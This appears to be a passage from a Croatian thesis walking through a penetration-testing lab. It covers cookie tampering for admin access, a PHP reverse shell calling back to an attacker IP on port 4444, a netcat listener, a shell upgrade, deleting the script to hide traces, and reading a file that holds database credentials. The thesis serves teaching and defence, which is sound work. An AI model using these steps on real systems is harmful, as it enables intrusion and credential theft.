
Slika 27: GET zahtjev za stranicom Uploads

Access ID se prosljeđuje kao vrijednost varijable *user* u kolačiću (*eng. cookie*). Promjenom te vrijednosti u Access ID korisnika *super admin* moguće je stranicu *Uploads* dohvatiti sa ovlastima *super admina*.



Slika 28: Zahtjev sa modificiranom vrijednošću Access ID

Na sljedećoj slici prikazan je pristup formi za prijenos datoteka na Web poslužitelj mete što predstavlja sljedeći korak u ovom procesu penetracijskog testiranja, a to je izvršavanje malicioznog koda te prosljeđivanje sistemskih naredbi poslužitelju na daljinu.



Slika 29: Forma za prijenos datoteka


Ovaj slučaj demonstrira kako se vrijednosti poput Access ID-a na temelju kojih se određuju prava pristupa resursima ne bi trebale prikazivati na temelju vrijednosti proslijeđenih kanalima koje svatko može modificirati, kao što je u ovom slučaju bio URL. Isto tako, prilikom pristupa resursima navedeni Access ID ne bi se trebao prosljeđivati korištenjem kolačića s obzirom da su oni spremljeni na klijentskoj strani te se njihove vrijednosti mogu vrlo lako modificirati tijekom slanja zahtjeva. Načini kontrole pristupa koji su mnogo sigurniji od kolačića biti će objašnjeni u posljednjem poglavlju ovog rada koje će se osvrnuti na zaštitu Web aplikacija i Web poslužitelja od provedenih napada.

Nakon što je osiguran pristup stranici *Uploads* uz prava korisnika *super admin*, omogućen je prijenos datoteka na poslužitelj mete. S obzirom da ova forma za prijenos ne radi provjere ekstenzije datoteke koja se prenosi moguće je prenijeti bilo koji maliciozan kod. Maliciozan kod koji će se koristiti u ovom primjeru služi za uspostavljanje ljuske (*eng. shell*). Ljuska je program koji prima korisnički unos putem terminala te na temelju unosa izvršava programe nad *Unix* sustavom. Nakon što se programi izvrše, ljuska isto tako služi za prikaz njihovih rezultata. Pri tome terminal predstavlja prozor grafičkog sučelja koji omogućuje upis naredbi i prikazuje rezultate dok je ljuska softver koji interpretira i izvršava naredbe koje upisujemo u terminal. Ukratko, ljuska prima, interpretira, izvršava i prikazuje rezultate naredbi. Time se dobivanjem sesije ljuske nad poslužiteljem mete napadaču omogućava prosljeđivanje i izvođenje naredbi na daljinu.

Postoji više vrsta ljuski te svaka od njih ima različite mogućnosti i ograničenja, pa iz tog razloga nije uvijek dovoljno dobiti bilo koju ljusku na meti već je ponekad potrebno i izvršiti određene radnje kako bi se ostvario pristup boljoj ljusci koja ima mogućnosti potrebne za lakšu


i bržu provedbu napada nad metom. Najpopularnija ljuska je *bash* ili *Bourne-Again Shell*, a neke od funkcionalnosti koje rad sa *bash* ljuskom pruža su automatsko popunjavanje imena datoteka te pristup prijašnjim izvedenim naredbama pritiskom strelice gore. Takve funkcionalnosti mogu pomoći kod penetracijskog testiranja s obzirom da ubrzavaju proces te time smanjuju mogućnost detekcije napada. S druge strane, neke ljuske stavljaju manju važnost na funkcionalnosti ali zato usmjeravaju pozornost na brži rad, što ih čini pogodnim za rad na uređajima sa slabijim performansama. Primjer takve ljuske je *Dash* [27]. Time se zaključuje kako postoje različite ljuske pa je potrebno poznavati njihove prednosti i nedostatke kako bi se optimizirao napad.

Postoje dva glavna načina dobivanje sesije ljuske nad metom koristeći alat *netca*t, a to su *reverse* ljuska i *bind* ljuska.



Slika 30: *netcat reverse* ljuska

Kod *reverse* ljuske napadač koristi *netcat* za slušanje (*eng. listening*) na određenom portu. Zatim se na meti pokreće *netcat* kako bi se uspostavila TCP veza kojom se prosljeđuje sesija ljuske sa napadačem na portu na kojem je pokrenut *netcat listener*.



Slika 31: *netcat bind* ljuska

S druge strane, kod uspostavljanja *bind* ljuske napadač se koristeći *netcat* spaja na *listener* mete na način da se prosljeđuje IP adresa mete te port na kojem se nalazi *listener*. Prije toga je potrebno na meti pokrenuti *listener* na određenom portu. *Reverse* ljuska može se koristiti u većini slučajeva a posebice je korisna u slučajevima kada se meta nalazi izvan lokalne mreže napadača, odnosno kada se meta nalazi iza vatrozida (*eng. firewall*). U slučaju kada se meta nalazi iza vatrozida svaki pokušaj TCP veze od napadača prema meti je blokiran. Koristeći *reverse* ljusku meta je ta koja šalje zahtjev za TCP vezom pa se time zaobilazi problem blokiranja dolazne veze od strane vatrozida mete. Isto tako, *reverse* ljuska je vrlo korisna u slučaju kada meta nema javnu IP adresu pri čemu je meta ta koja mora inicirati komunikaciju na način da šalje zahtjev za TCP vezom s obzirom da napadač ne može poslati zahtjev na IP adresu mete.

Bind ljuska se koristi u slučajevima kada je poznato da meta ne blokira TCP veze od napadača pri čemu je lakše uspostaviti upravo *bind* ljusku. Naime, *bind* ljusku je u takvom slučaju lakše uspostaviti s obzirom da nije potrebno konfigurirati vatrozid ili raditi *port forwarding* na usmjerniku napadača kako bi se uspješno prihvatila TCP veza od mete. Time je uspostava *bind* ljuske brža i jednostavnija u specifičnim slučajevima poput navedenog [28].


Osim za penetracijsko testiranje, sesije ljuske se koriste i za održavanje i rad na poslužiteljima na način da administratoru daju pristup i mogućnost izvršavanja naredbi na poslužitelju koji je fizički udaljen. Jedan od servisa koji se za to koristi je SSH (*secure shell)*.

Reverse ljuska može se koristiti u većini slučajeva pa će se upravo taj tip uspostavljanja koristiti u ovom praktičnom primjeru. Web aplikacija koja predstavlja metu ovog primjera koristi jezik PHP što se vidi prema ekstenzijama stranica na Web mjestu. PHP je jezik koji većina Web poslužitelja ima instaliran te često ima svoj *interpreter* koji pruža mogućnost za

uspostavljanje ljuske. Na Kali Linuxu već postoji skripta za uspostavljanje PHP *reverse* ljuske te u ovom slučaju predstavlja najboljeg kandidata za prijenos na poslužitelj mete. Skripta za uspostavu *reverse* ljuske može se pronaći na poveznici http://pentestmonkey.net/tools/web-shells/php-reverse-shell.

Kao što je definirano u opisu navedene skripte, pogodna je za korištenje u slučajevima kada Web aplikacija koristi PHP te kada je ostvarena mogućnost prijenosa datoteka na poslužitelj. Skripta se aktivira dohvaćanjem putanje na poslužitelju na kojoj se nalazi te se aktivacijom uspostavlja TCP veza na *listener* napadača uz koju je vezana sesija ljuske [29]. Navedena skripta služi kako bi se na poslužitelju mete pokrenula naredba `netcat <ip_napadača> <port_listenera>` kojom se uspostavlja TCP veza na *listener* napadača te dobiva sesija ljuske. Prije prijenosa skripte na poslužitelj potrebno je pokrenuti *listener* na koji će se uspostaviti TCP veza. *Listener* se pokreće koristeći alat *netcat* naredbom `netcat -lvp 4444`.

Opcija -l označava l*isten* mode, odnosno način rada u kojem se pokreće *listener* koji čeka TCP vezu. -v uključuje rječit (*eng. verbose*) ispis rezultata. Naposljetku, opciji -p se prosljeđuje port na kojem se želi pokrenuti *listener*. U ovom slučaju to je port 4444 s obzirom da je to rijetko korišten port te je time pogodan za uspostavljanje veze s metom.




Slika 32: Pokretanje netcat listenera

Nakon što je pokrenut *netcat listener* potrebno je modificirati „reverseshell.php“ skriptu na način da se definira port i IP adresa na kojoj se nalazi *listener* napadača, odnosno port i IP adresa na koju će meta poslati zahtjev za TCP vezom.

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.96';
50 $port = 4444;
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```


Slika 33: Modificiranje "reverseshell.php" skripte

Sljedeći korak je prijenos skripte na poslužitelj mete. Prilikom dohvaćanja stranice *Uploads* ponovno je potrebno izmijeniti zahtjev na način da se unutar kolačića vrijednost *user* promijeni u Access ID *super admina*.



Slika 34: Forma za prijenos datoteka


Nakon odabira datoteke POST zahtjev za prijenosom je isto tako potrebno presresti i izmijeniti s obzirom da predstavlja akciju za koju su ponovno potrebne ovlasti *super admina*.



Slika 35: POST zahtjev za prijenosom datoteke na poslužitelj


Slika 36: Uspješan prijenos datoteke

Skripta se sada nalazi na poslužitelju mete te je potrebno pronaći putanju na kojoj je pohranjena kako bi se dohvaćanjem te putanje skripta aktivirala. Ranije u ovom praktičnom primjeru korišten je alat za pronalazak direktorija na Web poslužitelju koji se naziva Dirb. Rezultati pokretanja Dirba nad metom ovog primjera prikazani su na slici u nastavku.




Slika 37: Rezultati skeniranja alatom Dirb

Sa prethodne slike koja prikazuje pronađene direktorije na meti vidljiva je putanja http://10.10.10.28/uploads/. Iz naziva direktorija može se zaključiti kako će se maliciozna skripta nalaziti upravo na toj lokaciji. Skripta se aktivira dohvaćanjem te lokacije, odnosno upisivanjem http://10.10.10.28/uploads/reverseshell.php u adresnu traku. Sljedeća slika prikazuje dobivanje sesije ljuske nakon dohvaćanja lokacije na kojoj se skripta nalazi na poslužitelju.



Slika 38: Dobivena sesija ljuske

Trenutni prijavljeni korisnik je www-data. Www-data je *default* korisnik kojim se pokreće Web poslužitelj poput poslužitelja Apache koji se koristi u ovom slučaju. S obzirom da www-data nema ovlasti potrebne za pristup svim povjerljivim datotekama na poslužitelju potrebno je izvesti podizanje ovlasti (*eng. privilege escalation*). Kao što je ranije spomenuto, ponekad nije dovoljno dobiti bilo koju ljusku s obzirom da se ljuske razlikuju po njihovim mogućnostima, sintaksi, brzini izvođenja naredbi i sličnom. Trenutna ljuska može se provjeriti naredbom echo $0 čiji je rezultat vidljiv na sljedećoj slici.




Slika 39: rezultat naredbe echo $0

Trenutno ostvarena sesija ljuske je *sh*. S obzirom da je to zastarjela ljuska poželjno bi ju bilo unaprijediti u *bash* koji ima mnogo više mogućnosti koje će olakšati i ubrzati proces podizanja ovlasti. Isto tako, trenutna ostvarena sesija ljuske nije interaktivna što znači da ne prepoznaje prečace i specijalne znakove poput strelice gore kako bi se upisala posljednja poslana naredba ili ctrl + c kako bi se zatvorio proces. Ljuska će se unaprijediti u interaktivnu *bash* ljusku sljedećim nizom naredbi:

```
SHELL=/bin/bash script -q /dev/null
Ctrl+z
stty raw -echo
fg
reset
xterm
```

Prvom naredbom se ostvaruje djelomično interaktivna *bash* ljuska, dok se */dev/null* dio odnosi na *dev/null* datoteku u koju se zapisuju podaci koji se žele ukloniti. Time se rezultat ove naredbe ignorira i uklanja na način da se zapisuje u *dev/null* datoteku. Prečacem ctrl + z trenutni proces se stavlja u pozadinu. Zatim se naredbom *stty raw -echo* unaprjeđuje prozor terminala na način da se prepoznaju korisnički unosi poput navedene strelice gore za pristup povijesti naredbi. Nakon toga se naredbom *fg* proces sesije ljuske iz pozadine opet stavlja u fokus. *Reset* zatim resetira prozor terminala nakon čega se pojavljuje upit "*Terminal window?"* na koji se odgovara sa *xterm* koji predstavlja standardni terminal emulator. Provjera ostvarene

ljuske naredbom *echo $0* nakon provedenog unaprjeđenja putem navedenog niza naredbi vidljiva je na sljedećoj slici.




Slika 40: Rezultat naredbe *echo $0* nakon unaprjeđenja ljuske

4.4. Podizanje razine ovlasti

Nakon što je ostvarena *bash* interaktivna ljuska potrebno je pregledati sve datoteke kojima trenutni korisnik www-data ima pristup kako bi se dobile informacije potrebne za daljnje podizanje ovlasti. S obzirom da se trenutno nalazimo u korijenskom direktoriju, naredbom *ls* mogu se prikazati svi direktoriji unutar istog.


Slika 41: Direktoriji unutar korijenskog direktorija

Na slici se nalazi nekoliko direktorija u kojima se mogu naći potencijalno korisne informacije. Prvi takav direktorij je *root* ali je pristup istom zabranjen za trenutnog korisnika www-data.




Slika 42: Zabranjen pristup direktoriju *root*

Sljedeći potencijalno koristan direktorij je *home* s obzirom da može sadržati privatne informacije nekog od korisnika.




Slika 43: Direktorij *home*

Unutar direktorija *home* nalazi se direktorij korisnika robert kojem je pristup zabranjen za korisnika www-data. Korisnik robert predstavlja potencijalnu metu s obzirom da bi pristup njegovom osobnom direktoriju unutar *home* direktorija mogao dovesti do informacija korisnih za daljnje podizanje ovlasti. Sljedeći direktorij koji sadrži korisne informacije je *etc*. Unutar njega se nalaze *shadow* i *passwd* datoteke iz kojih se mogu saznati korisnički podaci svih korisnika na ovom poslužitelju. Naime, unutar *passwd* datoteke sadržane su osnovne informacije o svakom korisniku dok se unutar *shadow* datoteke nalaze kriptirane lozinke svakog od korisnika. Na sljedećoj slici prikazan je pokušaj čitanja *shadow* datoteke [30] koji je neuspješan s obzirom da su potrebne ovlasti korijenskog korisnika (*eng. root*).



Slika 44: Pokušaj pristupa direktoriju *etc*

Posljednji potencijalno koristan direktorij unutar korijenskog direktorija naziva se *var*. *Var* je direktorij unutar kojeg se često nalazi korijenski direktorij Linux Web poslužitelja poput poslužitelja Apache, najčešće na lokaciji var/www/html. Iz tog razloga sljedeći korak je navigacija do navedene lokacije .



Slika 45: Sadržaj direktorija /var/www/html/

Unutar prikazanog direktorija nalazi se datoteka „index.php“ što ukazuje na činjenicu da je upravo ovaj direktorij korijenski direktorij Web poslužitelja mete. Unutar *uploads* direktorija nalazi se skripta kojom je dobivena trenutna sesija ljuske te ju je potrebno ukloniti kako bi se prikrili tragovi napada. Uklanjanje će se obaviti naredbom *rm.*

```
www-data@oopsie:/var/www/html$ cd uploads
www-data@oopsie:/var/www/html/uploads$ ls
reverseshell.php
www-data@oopsie:/var/www/html/uploads$ rm reverseshell.php
www-data@oopsie:/var/www/html/uploads$ ls
www-data@oopsie:/var/www/html/uploads$
```

Slika 46: Uklanjanje maliciozne skripte

Nakon što su prikriveni tragovi potrebno je pronaći bazu podataka u kojoj su pohranjeni korisnički podaci svih korisnika ovog datotečnog sustava. S obzirom da se forma za prijavu nalazila na putanji /cdn-cgi/login/, može se zaključiti kako se podaci za prijavu nalaze unutar direktorija *cdn-cgi*.

```
www-data@oopsie:/var/www/html$ cd cdn-cgi
www-data@oopsie:/var/www/html/cdn-cgi$ ls
login
www-data@oopsie:/var/www/html/cdn-cgi$ cd login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Slika 47: Navigacija do direktorija /cdn-cgi/login

Unutar direktorija *cdn-cgi* nalazi se direktorij *login* koji sadrži datoteku „db.php“.


```
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

Slika 48: Sadržaj datoteke "db.php"

